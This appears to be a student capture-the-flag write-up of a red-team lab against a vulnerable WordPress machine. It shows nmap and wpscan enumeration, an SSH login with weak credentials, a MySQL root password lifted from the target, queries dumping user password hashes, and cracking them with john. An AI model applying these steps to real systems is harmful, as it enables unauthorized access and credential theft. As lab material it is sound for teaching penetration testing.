**Red Team: Summary of Operations**


**Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation


**Red Team: Summary of Operations**

**Table of Contents**


* Exposed Services
* Critical Vulnerabilities
* Exploitation




STEP 1: ifconfig on Target 1 machine to find it’s IP address of 192.168.1.110





STEP 2: in Kali machine run “nmap 192.168.1.8/24” to find open ports on all machines in network





STEP 3: Enumerate the WordPress site using “wpscan –url <http://192.168.1.110> /wordpress –enumerate u






**FLAG#1**





\*\*\*grep -RE flag html




STEP 4: SSH into target machine with Michael credentials (michael:michael)

**FLAG#2 and 3**






STEP 5: Find MySQL database password




**FLAG#4**

MySQL password is –




\*\* to log into MySQL from Michael root user use command: “mysql –host=localhost –user=root –password=R@v3nSecurity

See password above and command line below




\*\*To use in mysql ---

1. Show databases;
2. Use wordpress;
3. Show tables;
4. Select \* from wp\_users;



1. Select \* from wp\_posts;




1. Select \* from wp\_comments;
2. Select \* from wp\_usermeta; \*\*Create wp\_hashes.txt file on Desktop and populate with hash


michael:see password hash in mysql database – tables - users

steven: see password hash in mysql database – tables - users

\*\*Then crack hash with john command



1. Secure a user shell as the user whose password you cracked.



1. Escalate to root. One flag can be discovered after this step.

